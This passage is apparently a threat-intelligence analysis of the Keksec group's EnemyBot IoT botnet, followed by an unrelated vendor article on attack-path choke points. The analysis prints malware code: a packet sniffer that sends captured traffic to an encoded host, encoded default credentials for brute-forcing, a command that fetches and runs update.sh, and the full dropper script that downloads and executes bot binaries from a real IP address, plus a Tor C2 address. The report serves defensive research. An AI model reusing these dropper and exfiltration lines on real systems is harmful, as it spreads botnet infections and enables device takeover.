


Figure 2. EnemyBot DNA Components

But let us not be fooled as what started as a stitched “skiddies” malware has some original parts in its code and the author Freak is clearly very proud of them, as seen in the source code comments.

```

//TLS ATTACK CODED BY FREAK
//THIS ISNT A RANDOM HEX STRING ITS THE STARTING OF A TLS HANDSHAKE
if (send(fds[i].fd, "\x16\x03\x01\x00\xa5\x01\x00\x00\xa1\x03\x03\x00\x1
//close(fds[i].fd); NEVER CLOSE SOCKET
    fds[i].state = 0;
}

```

Figure 3. Author Freak proudly owns his code

The code is also receiving very frequent updates with incremental improvements in effectiveness and stability. The screenshots furnished below show updates to all versions within just 4 days and the code growing in size.




Figure 4. Recent updates observed on Keksec server

Similar to most botnets from the Keksec fraternity, EnemyBot also infects multiple architectures and platforms to maximise its chances of victimizing more devices like arm, arm5, arm64, arm7, BSD, Darwin, i586, i686, m68k, MIPS, mpsl, ppc, ppc-440fp, sh4, spc, x64, and x86.

FOUR COMPONENTS OF ENEMYBOT




Figure 5. Components of EnemyBot

EnemyBot's capabilities have expanded over time since its first detection and now include recently disclosed security vulnerabilities to target web servers, USB-connected Android devices, and content management systems (CMS), having previously targeted routers from SEO WON Intech, D-Link, and iRZ.

When it comes to vulnerabilities and exploits, we found the author himself explaining how he is able to stay on top of the latest trends:




Figure 6. Discord chatter from the author 'Freak'

And illustrated below is the snippet code of the function he is referring to.

```

void print_tcp_packet(unsigned char* Buffer, int Size)
{
    unsigned short iphdrLen;
    struct iphdr *iph = (struct iphdr *)Buffer;
    iphdrLen = iph->ihl*4;
    struct tcphdr *tcph=(struct tcphdr*)(Buffer + iphdrLen);
    int port=ntohs(tcph->dest);
    if(port!=80&&port!=21&&port!=25&&port!=666&&port!=1337&&port!=808){
        return;
    }

    memset(&source, 0, sizeof(source));
    source.sin_addr.s_addr = iph->saddr;
    memset(&dest, 0, sizeof(dest));
    dest.sin_addr.s_addr = iph->daddr;
    int sniffSock = socket_connect(eika("\xeb\xe2\x2a\x97\xeb\x6f\x6f\x97\x6f\xeb\x97\xeb\x2a\x6f"), 9);
    sockprintf(sniffSock, "    |-Destination IP   : %s", inet_ntoa(dest.sin_addr));
    sockprintf(sniffSock, "    |-Destination Port : %u", port);
    sockprintf(sniffSock, "    |-Source IP       : %s", inet_ntoa(source.sin_addr) );
    sockprintf(sniffSock, "    |-Source Port     : %u", ntohs(tcph->source));
    sockprintf(sniffSock, "    |-TCP Packet count : %d", tcp);
    sockprintf(sniffSock, "\n    /-Data Payload-\n");
    sockprintf(sniffSock, "%s", Buffer + iphdrLen + tcph->doff*4, (Size - tcph->doff*4-iph->ihl*4));
    sockprintf(sniffSock, "    \n    /-Data Payload-\n");

    close(sniffSock);
}

```

Figure 7. Snippet of referred exploit stealing function

EnemyBot recent updates

The most significant observed updates since the discovery of EnemyBot in the wild are newly added obfuscation efforts. While they are still fairly simple XOR techniques, it is clear that the group realised the need for them after they gained some notoriety and plain text versions of their malware presented no challenge for researchers.

Strings	Obfuscation Technique
C2 domain	XOR encoding with a multi-byte key
SSH brute-forcing	Single byte XOR encoding with 0x22
Bot killer keywords	Single byte XOR encoding with 0x22
C2 Commands	Substitute cipher

Figure 8. Obfuscation techniques table

When comparing the latest two versions from 18th (left) and 14th (right) June 2022 (image below), we have observed changes to the EnemyBot scanner. In the main code “enemy.c” these functions immediately follow brute-forcing with hardcoded credentials.

```

WdpH
Ryf!2
%q*KC)&F98fsr2to4b3yi :wB>z=;!k?"EAZ7.D-md<ex5U~h,j|
$V6c1ga+p@un0123456789abcdefghijklmnopqrstuvwxyzABCDE
GCC: (Ubuntu 9.4.0-1ubuntu1~20.04.1) 9.4.0
crtstuff.c
deregister_tm_clones
__do_global_dtors_aux
completed.8061
__do_global_dtors_aux_fini_array_entry
frame_dummy
__frame_dummy_init_array_entry
enemy.c
can_consume
consume_iacs
consume_shell_prompt
consume_login_prompt
consume_resp_prompt
deobf
add_auth_entry
random_auth_entry
adb_error
switch_socket_transport
port80_setup_connection
sig_child
rdset
wrset
stage
__FRAME_END__
__init_array_end
_DYNAMIC
__init_array_start
__GNU_EH_FRAME_HDR
__GLOBAL_OFFSET_TABLE__
printi
libc_csu_fini
socks5_start

```

main body of enemybot

New Code

```

WdpH
Ryf!2
%q*KC)&F98fsr2to4b3yi :wB>z=;!k?"EAZ7.D-md<ex5U~h,j|
$V6c1ga+p@un0123456789abcdefghijklmnopqrstuvwxyzABCDE
GCC: (Ubuntu 9.4.0-1ubuntu1~20.04.1) 9.4.0
crtstuff.c
deregister_tm_clones
__do_global_dtors_aux
completed.8061
__do_global_dtors_aux_fini_array_entry
frame_dummy
__frame_dummy_init_array_entry
enemy.c
__adb_error
switch_socket_transport
port80_setup_connection
sig_child
rdset
wrset
stage
__FRAME_END__
__init_array_end
_DYNAMIC
__init_array_start
__GNU_EH_FRAME_HDR
__GLOBAL_OFFSET_TABLE__
printi
libc_csu_fini
socks5_start
getenv@GLIBC_2.2.5
rekdevice
stat
dest
free@GLIBC_2.2.5
gotIP
contains_success
recv@GLIBC_2.2.5

```

Figure 9. Strings comparison between versions 4 days apart

Between all the improvements, the source code for the botnet has been publicly shared on GitHub, making it widely available to other threat actors as well as presenting the option of plausible deniability to authors, should they be identified by law enforcement.




Figure 10. Github repo with original EnemyBot code

Initial Infection

Similar to the [Mirai botnet](#), EnemyBot is self-propagating by scanning pseudo-random IP ranges for known vulnerabilities. It is using both brute-forcing with hardcoded manufacturer default credentials and a set of exploits for known vulnerabilities in IoT devices.

```
// Set up TCP header
tcph->dest = HTONS(23);
tcph->source = source_port;
tcph->doff = 5;
tcph->>window = rand_next() & 0xffff;
tcph->syn = 1;
// Set up passwords
add_auth_entry("\x50\x4D\x4D\x56", "", 4);
add_auth_entry("\x43\x46\x4F\x4B\x4C", "", 5);
add_auth_entry("\x50\x4D\x4D\x56", "\x5A\x41\x11\x17\x13\x13", 10);
add_auth_entry("\x50\x4D\x4D\x56", "\x54\x4B\x58\x5A\x54", 9);
add_auth_entry("\x50\x4D\x4D\x56", "\x43\x46\x4F\x4B\x4C", 8);
add_auth_entry("\x43\x46\x4F\x4B\x4C", "\x43\x46\x4F\x4B\x4C", 7);
add_auth_entry("\x50\x4D\x4D\x56", "\x1A\x1A\x1A\x1A\x1A\x1A", 6);
add_auth_entry("\x50\x4D\x4D\x56", "\x5A\x4F\x4A\x46\x4B\x52\x41", 5);
add_auth_entry("\x50\x4D\x4D\x56", "\x46\x47\x44\x43\x57\x4E\x56", 5);
add_auth_entry("\x50\x4D\x4D\x56", "\x48\x57\x43\x4C\x56\x47\x41\x4A", 5);
add_auth_entry("\x50\x4D\x4D\x56", "\x13\x10\x11\x16\x17\x14", 5);
add_auth_entry("\x50\x4D\x4D\x56", "\x17\x16\x11\x10\x13", 5);
add_auth_entry("\x46\x47\x44\x43\x57\x4E\x56", "\x46\x47\x44\x43\x57\x4E\x56", 7);
//root:
//admin:
//root:xc3511
//root:vizxv
//root:admin
//admin:admin
//root:888888
//root:xmhdipc
//root:default
//root:juantech
//root:123456
//root:54321
//default:default
```

Hardcoded credentials



Figure 11. A snippet of hardcoded default credentials

We were able to extract used exploits, as shown below, and observed Log4shell, a recent Adobe ColdFusion exploit or Spring Cloud. These are “generic” application exploits which can sit on a variety of devices. There are also common D-Link or Netgear router exploits as well as more obscure ones like Razer gaming router or region-specific TOTOLink and SEO WON manufacturers.

EnemyBotx64 Observed Exploits

CVE-2021-45046, CVE-2021-44228: Log4j - Remote Code Execution

Adobe ColdFusion - Remote Code Execution

CVE-2021-4039: Zyxel NWA-1100-NH - Command Injection

CVE-2022-29013: Razer Sila 2.0.418

CVE-2022-22947: Spring Cloud Gateway - Code Injection

Netgear DGN1000 1.1.00.48 - 'Setup.cgi' - Remote Code Execution

CVE-2022-25075: TOTOLink A3000RU - Command Injection Vulnerability

CVE-2015-2051: D-Link devices - HMAP SOAPAction

CVE-2014-9118: ZHOME S3.0.501 - Remote Code Execution

CVE-2017-18368: Zyxel P660HN - Unauthenticated Command Injection

CVE-2020-17456: SEO WON INTECH SLC-130 SLR-120S - Remote Code Execution

CVE-2018-10823: D-Link WR - Remote Code Execution

After successfully gaining access to the device, "update.sh" script is uploaded, executed, and deleted

```
char rekdevice[512];
memset(rekdevice, 0, sizeof(rekdevice));
sprintf(rekdevice, "cd /tmp || cd /home/$USER || cd /var/run || cd /mnt || cd /data || cd /root || cd /; wget http://%/
update.sh -O update.sh; busybox wget http://%/update.sh -O update.sh; curl http://%/update.sh -O update.sh; chmod
777 update.sh; ./update.sh; rm -rf update.sh", ldserver, ldserver, ldserver);
```

This script

contains a simple code to download the latest version of EnemyBot for the appropriate architecture

```
1 #!/bin/sh
2 cd /tmp || cd /var/run || cd /mnt || cd /root || cd /
3 wget http://80.94.92.38/folder/enemybotmips -O enemybotmips; busybox wget http://80.94.92.38/folder/enemybotmips -O enemybotmips; curl http://80.94.92.38/folder/enemybotmips -O
enemybotmips; busybox curl http://80.94.92.38/folder/enemybotmips -O enemybotmips; ftpget -v -u anonymous -p anonymous -P 21 80.94.92.38 enemybotmips enemybotmips; busybox ftpget -v -u
anonymous -p anonymous -P 21 80.94.92.38 enemybotmips enemybotmips; chmod 777 enemybotmips; ./enemybotmips; rm -rf enemybotmips
4 wget http://80.94.92.38/folder/enemybotmips1 -O enemybotmips1; busybox wget http://80.94.92.38/folder/enemybotmips1 -O enemybotmips1; curl http://80.94.92.38/folder/enemybotmips1 -O
enemybotmips1; busybox curl http://80.94.92.38/folder/enemybotmips1 -O enemybotmips1; ftpget -v -u anonymous -p anonymous -P 21 80.94.92.38 enemybotmips1 enemybotmips1; busybox ftpget -v -u
anonymous -p anonymous -P 21 80.94.92.38 enemybotmips1 enemybotmips1; chmod 777 enemybotmips1; ./enemybotmips1; rm -rf enemybotmips1
5 wget http://80.94.92.38/folder/enemybotsh4 -O enemybotsh4; busybox wget http://80.94.92.38/folder/enemybotsh4 -O enemybotsh4; curl http://80.94.92.38/folder/enemybotsh4 -O enemybotsh4;
busybox curl http://80.94.92.38/folder/enemybotsh4 -O enemybotsh4; ftpget -v -u anonymous -p anonymous -P 21 80.94.92.38 enemybotsh4 enemybotsh4; busybox ftpget -v -u anonymous -p
anonymous -P 21 80.94.92.38 enemybotsh4 enemybotsh4; chmod 777 enemybotsh4; ./enemybotsh4; rm -rf enemybotsh4
6 wget http://80.94.92.38/folder/enemybotx86 -O enemybotx86; busybox wget http://80.94.92.38/folder/enemybotx86 -O enemybotx86; curl http://80.94.92.38/folder/enemybotx86 -O enemybotx86;
busybox curl http://80.94.92.38/folder/enemybotx86 -O enemybotx86; ftpget -v -u anonymous -p anonymous -P 21 80.94.92.38 enemybotx86 enemybotx86; busybox ftpget -v -u anonymous -p
anonymous -P 21 80.94.92.38 enemybotx86 enemybotx86; chmod 777 enemybotx86; ./enemybotx86; rm -rf enemybotx86
7 wget http://80.94.92.38/folder/enemybotarm4 -O enemybotarm4; busybox wget http://80.94.92.38/folder/enemybotarm4 -O enemybotarm4; curl http://80.94.92.38/folder/enemybotarm4 -O
enemybotarm4; busybox curl http://80.94.92.38/folder/enemybotarm4 -O enemybotarm4; ftpget -v -u anonymous -p anonymous -P 21 80.94.92.38 enemybotarm4 enemybotarm4; busybox ftpget -v -u
anonymous -p anonymous -P 21 80.94.92.38 enemybotarm4 enemybotarm4; chmod 777 enemybotarm4; ./enemybotarm4; rm -rf enemybotarm4
8 wget http://80.94.92.38/folder/enemyboti686 -O enemyboti686; busybox wget http://80.94.92.38/folder/enemyboti686 -O enemyboti686; curl http://80.94.92.38/folder/enemyboti686 -O
enemyboti686; busybox curl http://80.94.92.38/folder/enemyboti686 -O enemyboti686; ftpget -v -u anonymous -p anonymous -P 21 80.94.92.38 enemyboti686 enemyboti686; busybox ftpget -v -u
anonymous -p anonymous -P 21 80.94.92.38 enemyboti686 enemyboti686; chmod 777 enemyboti686; ./enemyboti686; rm -rf enemyboti686
9 wget http://80.94.92.38/folder/enemybotppc -O enemybotppc; busybox wget http://80.94.92.38/folder/enemybotppc -O enemybotppc; curl http://80.94.92.38/folder/enemybotppc -O enemybotppc;
busybox curl http://80.94.92.38/folder/enemybotppc -O enemybotppc; ftpget -v -u anonymous -p anonymous -P 21 80.94.92.38 enemybotppc enemybotppc; busybox ftpget -v -u anonymous -p
anonymous -P 21 80.94.92.38 enemybotppc enemybotppc; chmod 777 enemybotppc; ./enemybotppc; rm -rf enemybotppc
10 wget http://80.94.92.38/folder/enemyboti586 -O enemyboti586; busybox wget http://80.94.92.38/folder/enemyboti586 -O enemyboti586; curl http://80.94.92.38/folder/enemyboti586 -O
enemyboti586; busybox curl http://80.94.92.38/folder/enemyboti586 -O enemyboti586; ftpget -v -u anonymous -p anonymous -P 21 80.94.92.38 enemyboti586 enemyboti586; busybox ftpget -v -u
anonymous -p anonymous -P 21 80.94.92.38 enemyboti586 enemyboti586; chmod 777 enemyboti586; ./enemyboti586; rm -rf enemyboti586
11 wget http://80.94.92.38/folder/enemybotm68k -O enemybotm68k; busybox wget http://80.94.92.38/folder/enemybotm68k -O enemybotm68k; curl http://80.94.92.38/folder/enemybotm68k -O
enemybotm68k; busybox curl http://80.94.92.38/folder/enemybotm68k -O enemybotm68k; ftpget -v -u anonymous -p anonymous -P 21 80.94.92.38 enemybotm68k enemybotm68k; busybox ftpget -v -u
anonymous -p anonymous -P 21 80.94.92.38 enemybotm68k enemybotm68k; chmod 777 enemybotm68k; ./enemybotm68k; rm -rf enemybotm68k
12 wget http://80.94.92.38/folder/enemybotppc -O enemybotppc; busybox wget http://80.94.92.38/folder/enemybotppc -O enemybotppc; curl http://80.94.92.38/folder/enemybotppc -O enemybotppc;
busybox curl http://80.94.92.38/folder/enemybotppc -O enemybotppc; ftpget -v -u anonymous -p anonymous -P 21 80.94.92.38 enemybotppc enemybotppc; busybox ftpget -v -u anonymous -p
anonymous -P 21 80.94.92.38 enemybotppc enemybotppc; chmod 777 enemybotppc; ./enemybotppc; rm -rf enemybotppc
13 wget http://80.94.92.38/folder/enemybotarm -O enemybotarm; busybox wget http://80.94.92.38/folder/enemybotarm -O enemybotarm; curl http://80.94.92.38/folder/enemybotarm -O enemybotarm;
busybox curl http://80.94.92.38/folder/enemybotarm -O enemybotarm; ftpget -v -u anonymous -p anonymous -P 21 80.94.92.38 enemybotarm enemybotarm; busybox ftpget -v -u anonymous -p
anonymous -P 21 80.94.92.38 enemybotarm enemybotarm; chmod 777 enemybotarm; ./enemybotarm; rm -rf enemybotarm
14 wget http://80.94.92.38/folder/enemybotarm5 -O enemybotarm5; busybox wget http://80.94.92.38/folder/enemybotarm5 -O enemybotarm5; curl http://80.94.92.38/folder/enemybotarm5 -O
enemybotarm5; busybox curl http://80.94.92.38/folder/enemybotarm5 -O enemybotarm5; ftpget -v -u anonymous -p anonymous -P 21 80.94.92.38 enemybotarm5 enemybotarm5; busybox ftpget -v -u
anonymous -p anonymous -P 21 80.94.92.38 enemybotarm5 enemybotarm5; chmod 777 enemybotarm5; ./enemybotarm5; rm -rf enemybotarm5
15 wget http://80.94.92.38/folder/enemybotppc-440fp -O enemybotppc-440fp; busybox wget http://80.94.92.38/folder/enemybotppc-440fp -O enemybotppc-440fp; curl http://80.94.92.38/folder/
enemybotppc-440fp -O enemybotppc-440fp; busybox curl http://80.94.92.38/folder/enemybotppc-440fp -O enemybotppc-440fp; ftpget -v -u anonymous -p anonymous -P 21 80.94.92.38
enemybotppc-440fp enemybotppc-440fp; busybox ftpget -v -u anonymous -p anonymous -P 21 80.94.92.38 enemybotppc-440fp enemybotppc-440fp; chmod 777 enemybotppc-440fp; ./enemybotppc-440fp;
rm -rf enemybotppc-440fp
```

Figure 12. update.sh script

Upon execution, EnemyBot drops a cron file to establish persistence and launch a process with a random string name that will start polling for hardcoded C2 on Tor.




Figure 13. A process created by EnemyBotx64 on Debian Linux


```

NNTP    123  Request: \005\001\000\003>3pi7wv7vjigcgjya6kxfbnzthxpn756pu3uunpywaczafjvj5bmfndid.onion\000\a
NNTP    123  Request: \005\001\000\003>3pi7wv7vjigcgjya6kxfbnzthxpn756pu3uunpywaczafjvj5bmfndid.onion\000\a

```

Figure 14. Wireshark traffic snippet

And this is where our luck ended. After a while, the process killed itself and nothing else happened.

Conclusion

As CYFIRMA had [predicted](#) earlier, IoT continues to get attention. While it seems to be mostly from up-and-coming groups/individuals and for DDoS attacks or crypto mining, it does not mean that there is no innovation happening. On the contrary, even a small group like Keksec is capable of developing multi-architecture code with new ideas and original features. Having bots serve as a “honeypot” to steal other exploits flying around the web is brilliant and explains how Keksec can quickly adopt the latest exploits.

As for Keksec's future, they appear to be driven and very active in developing their code. They focus more on stealth and obfuscation, which is one of the key indicators of a shift from adolescent notoriety-seeking stunts into serious malware developers building a reputation in the criminal underground.

About the Author



CYFIRMA Research team is focused on research on the external threat landscape. With the help of cloud-based AI and ML-powered analytics, the research team provides the hacker's view with deep insights into the external cyber landscape. The team is specialized in decoding threats and providing intelligence to aid the fight against cyber criminals.

CYFIRMA Research team can be reached online at [Enquiries](#) or [Twitter](#) or [LinkedIn](#)



Lock Down Attackers By Finding And Securing Choke Points

By Shay Siksik, VP Customer Experience, XM Cyber

Even as awareness of cybersecurity risk continues to grow, the odds are that organizations are more than likely to be a victim of a ransomware attack in the next 12 months. Ransomware is part of 10% of all breaches, and while that may not seem like much, those figures alone doubled in frequency in 2021 according to the [Verizon Data Breach Investigations Report](#).

In 2021, the global ransomware victimization rate for businesses also reached 68.5 percent, [according to Statista](#). And according to the [2022 Cyber Defense Report](#), 71% of organizations were impacted by ransomware. Of those that were victimized, nearly two-thirds (63%) paid the requested ransom.

These are the highest recorded figures in history and a clear signal to organizations that the time has come to remove any shred of complacency and move towards definitive action.

The Attack Path Problem

Malicious actors seeking to access data and deploy ransomware and other cyberattacks are not looking at a simple, one-step process: they must first breach the network, then laterally move to the target assets, and finally exfiltrate the data. To do so, hackers exploit hidden connections between misconfigurations, vulnerabilities, credentials and user activities located throughout the network. These connections form an attack path, which attackers use to move laterally throughout the network and between on-prem and cloud assets until they reach the ‘crown jewels,’ where they can hold sensitive data hostage or conduct a series of malware attacks.

Attack paths have frustrated security professionals for decades and are present in essentially all networks of businesses. The issue has been that these cyber pros often aren’t clued into the paths as well as they should be, making remediation more difficult. The solution comes from taking the necessary steps toward allocating the resources needed to prioritize and fix issues at individual choke points throughout the network.

Lock Down the Choke Points

The best way to shore up the attack path and prevent malicious actors from pivoting and accessing critical assets is by mapping the attack graph -- all possible routes to critical assets – which can often be in the hundreds or thousands of attack paths. This enables the identification and prioritization of the “choke points” that exist throughout the network. Essentially, these are the key intersections through which most attack paths must traverse in order to reach the critical assets.

The prioritization of choke points is calculated by the number of paths that traverse through a single intersection (choke point), the complexity of reaching the choke point, and the extent to which it puts the critical assets at risk.

Choke points are also found in military strategy. They are topographical features such as a valley or a passage through a critical waterway that an army must use in order to reach its objective. Combat choke points put the defending army at an advantage because they can cut off the attackers’ approach in one concentrated move.

The same is true for cyberwarfare – the defending security team can stop the attackers’ advance by locking down the choke points and using them as a reference to prioritize which areas are most at risk.

These bottlenecks are typically accounts or individuals with direct or indirect administrative control. Choke points allow resource-limited security teams to easily disrupt attack paths, thus decreasing the risk to the organization’s critical business assets with a minimum effort approach.

Eliminating the threat of attack path exploitation requires continuous discovery of choke points through constant automated mapping and risk severity assessment. With attack path management continuously and safely running simulated scenarios 24/7 against the newest threats, organizations can significantly reduce the attack surface that can be exploited by attackers. By saving analyst time and cutting off attack

paths at key choke points with a least cost/maximum impact approach, security teams have far fewer issues to remediate.

Modeling attack paths to improve the security posture of the business

